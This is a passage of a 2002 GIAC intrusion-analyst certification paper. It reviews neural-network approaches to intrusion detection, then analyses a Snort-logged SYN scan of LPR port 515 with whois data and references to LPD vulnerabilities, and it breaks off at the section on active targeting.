Global Information Assurance Certification Paper

GIAC Certified Intrusion Analyst Practical (GCIA)

Chris Hayden, GSEC

Sans Online Course

February 17, 2002

Version 3.0

Table of Contents

Table of Figures

Assignment #1 – Describe the State of Intrusion Detection

Introduction

Over the last 40 years much research has been done in the area of neuroscience and more importantly to "computer types", in the area of computer learning through the application of adaptive learning techniques such as the application of neural networks and fuzzy logic. In recent years much work has been done to apply neural networks for intrusion detection to remedy some of the problems that current intrusion detection systems are faced with. One of the main problems with the intrusion detection systems of today is the inability to generalize from previously detected attacks to detect even the slightest variation in a known attack signature. Perhaps an even greater issue is the inability of current signature based intrusion detection systems to detect unknown attacks or attacks for which the respective system has no signature. The adaptive nature of an intrusion system employing a neural network makes it a prime candidate for learning from previously detected attacks and identifying variations from the known behavior for a given attack signature. Another advantage of a neural network based intrusion system is the ability to learn and distinguish the "normal" traffic for a given site, which inherently provides the ability to determine anomalous traffic[1] as well. This white paper is an attempt to provide information about neural networks and their application to intrusion detection, and to identify some of the work that has already begun in this field.

Background

Word of warning, this is by no means meant to be a comprehensive study of neural networks rather it is merely an introduction to the purpose and structure of neural networks. The intent is to provide enough background information, however superficial, to give the reader an appreciation of the structure and complexity of neural networks and to provide understanding of the concepts discussed in this paper. For a more in depth study in the area of neural networks "Neural Smithing" by Russell Reed et al is an informative book on neural networks (specifically multilayer perceptrons) for pattern matching and forecasting, also many articles and books have been published which may be available at a local library.

The neuron is the basic cell found in the nervous system. The three main parts of a neuron are the cell body, the axon, and dendrites. Axons are used to transmit signals, dendrites are signal receptors or receivers, and the cell body is used for some type of processing.

[1] This is also known as anomaly detection. Currently there are many systems that employ anomaly detection, however these are mostly founded on statistical analysis techniques as opposed to artificial intelligence.




Figure 1 - Simple neuron [5]

The interconnections of neurons comprise a neural network. The pattern of these interconnections determines the function that the network is to perform. It is important to note that networks can be multifunctional and the structure of the interconnections may change over time.




Figure 2 – Simple patterns of connectivity. A. Mutual or recurrent excitation. B. Reciprocal or lateral inhibition. C. Recurrent inhibition. D. Recurrent cyclic inhibition. E. Parallel excitation/inhibition. Symbols: triangles, excitation; dots, inhibition. [4]

Artificial neural networks or ANNs are an information processing model based on the densely populated, massively parallel structure of the mammalian nervous system specifically the brain. ANNs are generally classified as feedforward or recurrent (implement feedback) depending upon the flow of data through the network. ANNs may also be classified by the methods they use for learning whether it by supervised or unsupervised. A common type of ANN is that of the multilayer perceptron, which may be trained by a number of algorithms but one in particular, is backpropagation of error.




Figure 3 – Simple example of data flow in a feedforward network

So what is the meaning of it all? An Artificial Neural Network is a computational model for information processing that imitates to a degree the biological structure of the mammalian nervous system which is capable of adaptation and learning. This adaptation and learning may make the life of an intrusion analyst easier by providing some up-front analysis and decision making on behalf of the analyst. It also makes it possible to develop intrusion detection systems that are capable of detecting unknown or novel attack signatures and variations of known attack signatures. At a minimum ANNs may be employed using pattern matching for traffic analysis where normal patterns may be established as a baseline to distinguish anomalous traffic. A good example of such patterns was given in the SANS Intrusion Detection in Depth "Traffic Analysis Techniques 2" course module for 6 FTP Cases where a clear normal pattern is displayed for hosts A, C, D, E, and F, and B is clearly the anomalous traffic pattern.




Figure 4 – FTP pattern anomalies example from Traffic Analysis Techniques 2 module

Essentially what is being discussed is a brain built specifically for detecting and learning about intrusions, much the same way humans learn. This is most commonly implemented in a single computer with some way of capturing packets off of a network. The ANN or brain can be implemented in a number of ways, however a data structure known as a graph is probably the most appropriate structure for implementation. Much like humans have an input layer (eyes, ears, smell, touch, taste) and an output layer (voice, muscle reflex) so does the ANN. The input layer of the ANN being the packet sniffing mechanism and the output layer being some sort of meaningful response from the system i.e. good or bad, normal or suspicious, some sort of categorization, or for named attacks the corresponding name.

Current Research

Though I am unaware of any commercially available or open-source intrusion detection systems built around an analysis engine based on an ANN, there are and have been many experimental and/or private systems that have been brought out in the open at many of the IEEE International Conferences and Symposiums.

The first such system that I am going to discuss is described in [1]. This system is built using a hierarchy of back propagation neural networks that have been trained using

assertions about network behaviors implied in the protocols themselves [1]. The IDS is a host based system in the sense it is not aware of all traffic on the network especially that directed to other hosts. The experimental testing of this system was performed in a lab using test data produced by a network simulation. The set of assertions that compose the experimental IDS may be seen in figure 5 [1].




TABLE 1
LOWEST-LEVEL NN DEFINITIONS

NN #	Assertion(s)[1]
1	#new connections established = # SYN-ACK sent + ΔQueue Size
2	#SYN-ACK sent = #SYN received - #SYN dropped
3	ΔQueue Size = #SYN received – (#new connections + #queue entries timed out)
4	#FIN sent = # FIN received
5	#FIN pairs, #Reset sent, #Reset received <= # connections open
6	#connections closed = #FIN pairs + #Reset sent + #Reset received
7[2]	# rec'd data packet source sockets = # sent packet dest. sockets
	# rec'd packet dest. ports = # sent packet source ports
8[2]	# rec'd data packet source sockets <= # open connections
	# sent packet dest. sockets <= # open connections

[1]In this server model, all SYN packets are received, all SYN-ACKs are sent.

[2]Used only in the all-TCP packets monitor

Figure 5 – Protocol Assertions [1]

Test data included baseline data and four variations from the baseline including an extreme case where multiple users try to use Telnet simultaneously [1]. The three attacks used were: 1) SYN flood; 2) fast SYN port scan; 3) "stealthy" SYN port scan [1]. The hierarchy of the lower and upper backpropagation neural networks may be seen in figures 6 and 7 respectively. The neural nets were initialized randomly and then underwent supervised learning before use [1]. Training a neural network is one of the downsides of using neural networks. It is often hard to find training data with known content and if the input representing "anomalous" contains known attacks, the neural net will learn to recognize those particular signatures as bad, but may not recognize other, novel attack signatures [1].




Figure 6 – Lower NN hierarchy [1]




Figure 7 – Upper NN hierarchy [1]

TABLE III
HIERARCHY COMBINATIONAL VARIATIONS

	Level 3 AND	Level 3 OR
Level 2 AND	AND-AND	AND-OR
Level 2 OR	OR-AND	OR-OR

Figure 8 – Hierarchy Combinational Variations [1]

TABLE IV
EVENT DESCRIPTIONS

Event	Characteristics
Surge Logins	200-300 x base login rate
SYN Flood	50 Syn's/sec until queue is full
Fast Port Scan	50 ports/second, 20-1000 ports
Stealthy Port Scan	0-6 scan packets per 30-s window

Figure 9 – Event Descriptions [1]

Within the limitations of the experimental setup, the experiment showed that an IDS could be devised that responds to anomalies, not to signatures of known attacks. The experimental IDS was 100% successful in detecting specific attacks, without *a priori* information on or training directed toward those attacks [1].




Figure 10 – Stealthy scan PD versus rate [1]

Another endeavor of machine learning as applied to intrusion detection is described in [3]. In this approach the researchers developed an anomaly detector and a misuse detector that used the audit data from the Solaris Basic Security Module. The anomaly detector used a statistical approach based on the likelihood of system calls [3]. The misuse detector was built with a neural network trained on groupings of system calls [3]. One of the drawbacks of anomaly detection is if a hacker learns of a system during its learning phase he may send anomalous traffic to corrupt the systems learning of normal behavior.

In this experiment four users on a Unix machine were observed over six weeks to establish a baseline for normal user activity. After the baseline was established four users were observed over a period of 50 minutes performing buffer overruns on the Unix

system. The system was successful in identifying the buffer overrun attacks. Research is still being done on this system.

Conclusion

Current intrusion detection systems are plagued with a myriad of problems including the following: a high number of false positives, a high number of false negatives, inability to detect variants of known signatures, and inability to detect novel attacks. Intrusion detection systems built around neural networks promise to mitigate these problems by providing learning machines that are able to detect variants of known attack signatures, novel attacks, and reduce the number of false positives. While we may not be sure that these systems will deliver as promised or of what the future brings, we can be sure that we will see advances in intrusion detection technologies as well as methodologies employed by hackers.

References

[1] Lee, Susan C. and Heinbuch, David V. "Training a Neural-Network Based Intrusion Detector to Recognize Novel Attacks." July 2001, IEEE Transactions on Systems, Man and Cybernetics, Part A Volume: 31, p294-299

[2] Lina Wang, Ge Yu, Guoren Wang, and Dong Wang. "Method of Evolutionary Neural Network-based Intrusion Detection." 2001, International Conferences on Info-tech and Info-net Volume: 5

[3] Endler, David. "Intrusion Detection Applying Machine Learning to Solaris Audit Data." 1998, Proceedings. 14th Annual Computer Security Applications Conference p268-279

[4] Getting, Peter A. "Emerging Principles Governing The Operation Of Neural Networks" 1989, Ann. Rev. Neurosci.

[5] Principles of Neural Science 4ed, Randell, Eric R., Schwartz, James H., and Jessell, Thomas M., McGraw Hill 2000

[6] The Handbook of Brain Theory & Neural Networks, Editor: Arbib, M. A., MIT Press 1995

[7] Reed and Marks, "Neural Smithing", MIT Press, 1999

Assignment #2 – Network Detects

Detect #1 – LPR Scan

```
Feb 15 10:47:33 203.197.89.197:1414 -> X.X.23.5:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1421 -> X.X.23.12:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1435 -> X.X.23.26:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1449 -> X.X.23.40:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1456 -> X.X.23.47:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1442 -> X.X.23.33:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1428 -> X.X.23.19:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1462 -> X.X.23.53:515 SYN ******S*
Feb 15 10:47:33 203.197.89.197:1469 -> X.X.23.60:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1785 -> X.X.40.7:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1800 -> X.X.40.22:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1806 -> X.X.40.28:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1811 -> X.X.40.33:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1812 -> X.X.40.34:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1778 -> X.X.40.0:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1817 -> X.X.40.39:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1797 -> X.X.40.19:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1814 -> X.X.40.36:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1831 -> X.X.40.53:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1810 -> X.X.40.32:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1838 -> X.X.40.60:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1813 -> X.X.40.35:515 SYN ******S*
Feb 15 10:47:45 203.197.89.197:1824 -> X.X.40.46:515 SYN ******S*
Feb 15 10:48:07 203.197.89.197:1238 -> X.X.69.6:515 SYN ******S*
Feb 15 10:48:07 203.197.89.197:1243 -> X.X.69.11:515 SYN ******S*
Feb 15 10:48:07 203.197.89.197:1237 -> X.X.69.5:515 SYN ******S*
Feb 15 10:48:07 203.197.89.197:1245 -> X.X.69.13:515 SYN ******S*
Feb 15 10:48:07 203.197.89.197:1239 -> X.X.69.7:515 SYN ******S*
Feb 15 10:48:07 203.197.89.197:1247 -> X.X.69.15:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1250 -> X.X.69.18:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1257 -> X.X.69.25:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1271 -> X.X.69.39:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1276 -> X.X.69.44:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1278 -> X.X.69.46:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1279 -> X.X.69.47:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1281 -> X.X.69.49:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1248 -> X.X.69.16:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1283 -> X.X.69.51:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1264 -> X.X.69.32:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1282 -> X.X.69.50:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1295 -> X.X.69.63:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1277 -> X.X.69.45:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1280 -> X.X.69.48:515 SYN ******S*
Feb 15 10:48:08 203.197.89.197:1288 -> X.X.69.56:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1509 -> X.X.70.18:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1516 -> X.X.70.25:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1530 -> X.X.70.39:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1523 -> X.X.70.32:515 SYN ******S*
```

```
Feb 15 10:48:09 203.197.89.197:1495 -> X.X.70.4:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1502 -> X.X.70.11:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1536 -> X.X.70.45:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1550 -> X.X.70.59:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1543 -> X.X.70.52:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1689 -> X.X.70.198:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1696 -> X.X.70.205:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1710 -> X.X.70.219:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1703 -> X.X.70.212:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1724 -> X.X.70.233:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1718 -> X.X.70.227:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1683 -> X.X.70.192:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1745 -> X.X.70.254:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1758 -> X.X.71.12:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1765 -> X.X.71.19:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1779 -> X.X.71.33:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1731 -> X.X.70.240:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1786 -> X.X.71.40:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1738 -> X.X.70.247:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1799 -> X.X.71.53:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1806 -> X.X.71.60:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1751 -> X.X.71.5:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1772 -> X.X.71.26:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1793 -> X.X.71.47:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1952 -> X.X.71.205:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1959 -> X.X.71.212:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1979 -> X.X.71.232:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1965 -> X.X.71.218:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1972 -> X.X.71.225:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1986 -> X.X.71.239:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:2000 -> X.X.71.253:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1945 -> X.X.71.198:515 SYN ******S*
Feb 15 10:48:09 203.197.89.197:1993 -> X.X.71.246:515 SYN ******S*
Feb 15 10:48:10 203.197.89.197:1236 -> X.X.69.4:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1250 -> X.X.69.18:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1249 -> X.X.69.17:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1251 -> X.X.69.19:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1252 -> X.X.69.20:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1254 -> X.X.69.22:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1257 -> X.X.69.25:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1248 -> X.X.69.16:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1259 -> X.X.69.27:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1258 -> X.X.69.26:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1260 -> X.X.69.28:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1255 -> X.X.69.23:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1253 -> X.X.69.21:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1256 -> X.X.69.24:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1262 -> X.X.69.30:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1265 -> X.X.69.33:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1267 -> X.X.69.35:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1274 -> X.X.69.42:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1266 -> X.X.69.34:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1263 -> X.X.69.31:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1261 -> X.X.69.29:515 SYN ******S*
Feb 15 10:48:11 203.197.89.197:1264 -> X.X.69.32:515 SYN ******S*
```

1. Source of trace

The source of this trace was a snort sensor on my employer's network. The sensor is located such that it watches all traffic that comes off the ethernet interface of the Internet router.

2. Detect was generated by

This detect was generated by a Snort 1.8.3 sensor with a standard ruleset, specifically the portscan preprocessor.

```
Feb 15 10:48:11 203.197.89.197:1264 -> X.X.69.32:515 SYN ******S*
```

The format of the log is as follows:

Timestamp - Feb 15 10:48:11
Source IP:Port – 203.197.89.197:1264
Direction – "->"
Destination IP:Port – X.X.69.32:515
Protocol Info – UDP or Flags for TCP

3. Probability the source address was spoofed

A whois lookup with the APNIC (www.apnic.net), show below, revealed that the IP address is registered to an ISP in India.

```
================================================================
Search results for '203.197.89.197'

inetnum             203.197.0.0 - 203.197.255.255
netname             VSNL-IN
descr               Videsh Sanchar Nigam Ltd - India.
descr               Videsh Sanchar Bhawan, M.G. Road
descr               Fort, Bombay 400001
country             IN
admin-c             IA15-AP, inverse
tech-c              VT43-AP, inverse
remarks             Internet Service Provider
mnt-by              APNIC-HM, inverse
mnt-lower           MAINT-VSNL-AP, inverse
changed             hostmaster@apnic.net 19980915
changed             hostmaster@apnic.net 20010608
source              APNIC


person              IP Administrator, inverse
address             10th Floor, 2 MG Road
address             Fort Mumbai - 400001
```

```
address             India
country             IN
phone               +91-22-2623620
fax-no              +91-22-2653887
e-mail              ip-admin@giasbm01.vsnl.net.in, inverse
nic-hdl             IA15-AP, inverse
mnt-by              MAINT-VSNL-AP, inverse
changed             gpsingh@giasbm01.vsnl.net.in 20010605
source              APNIC


person              VSNL Tech, inverse
address             10th Floor, 2 MG Road
address             Fort Mumbai - 400001
address             India
country             IN
phone               +91-22-2623620
fax-no              +91-22-2653887
e-mail              ip-tech@giasbm01.vsnl.net.in, inverse
nic-hdl             VT43-AP, inverse
mnt-by              MAINT-VSNL-AP, inverse
changed             gpsingh@giasbm01.vsnl.net.in 20010605
source              APNIC
================================================================
```

I would say that there is a very low probability that the source address has been spoofed. In order for this type of attack to succeed the attacker must observe a SYN-ACK or a RST. This may be done either from the source, or by sniffing traffic to a network on which a spoofed source address resides. With this being an ISP in India the attacker is probably either not concerned if we know where he is coming from or is attacking through a cracked dial-up account. A sort of the destination IP addresses also revealed that the source ports were incrementing with every new scanned destination IP which indicates that the packets were probably not crafted. Access to full header information of each packet would help to clarify if the packets had been crafted or not.

4. Description of Attack

The attacker was scanning for hosts running LPR on port tcp/515. There have been vulnerabilities found in various LPR implementations for Unix, it is likely the attacker is creating a shopping list of hosts to target with one of these exploits.

5. Attack Mechanism

The attack works by observing a SYN-ACK response for hosts that run an LPR daemon and observing RST packets for hosts which do not. This gives the attacker a list to target only hosts running an LPR daemon in future attacks. It is possible that the attacker will follow up with an attack against one of the

vulnerabilities that have been discovered in various implementation of LPD over the last few months. A search of Bugtraq for LPD returned 22 hits, following are some of those.

OpenBSD lpd Remote File Creation By Trusted Root User Vulnerability (Vulnerabilities)
url: http://www.securityfocus.com/bid/3613
Last Updated:2001-12-04

HP-UX Remote Line Printer Daemon Logic Flaw Vulnerability (Vulnerabilities)
url: http://www.securityfocus.com/bid/3561
Last Updated:2001-11-21

Solaris lpd Remote Command Execution Vulnerability (Vulnerabilities)
url: http://www.securityfocus.com/bid/3274
Last Updated:2001-08-31

Multiple BSD Vendor lpd Buffer Overflow Vulnerability (Vulnerabilities)
url: http://www.securityfocus.com/bid/3252
Last Updated:2001-09-26

Lpd Remote Command Execution via DVI Printfilter Configuration Error (Vulnerabilities)
url: http://www.securityfocus.com/bid/3241
Last Updated:2001-08-27

Remote Linux Groff Exploitation Via LPD Vulnerability (Vulnerabilities)
url: http://www.securityfocus.com/bid/3103
Last Updated:2002-01-30

6. Correlation's

In a search of Bugtraq (www.securityfocus.com) I was able to find many reports in the last months of vulnerabilities in various LPR/LPD implementations. A search of Google for tcp 515 scans returned about 2640 hits. A search of CVE returned the following pertaining to LPD exploits: CVE-1999-0299, CVE-2000-0534, CVE-2000-0615, CVE-2000-0839, CVE-2001-0353, CVE-2001-0670, CAN-1999-0061, CAN-2000-0879, CAN-2000-1064, CAN-2001-0671, CAN-2001-1002, CAN-2001-1022, and CAN-2002-0003.

7. Evidence of active targeting

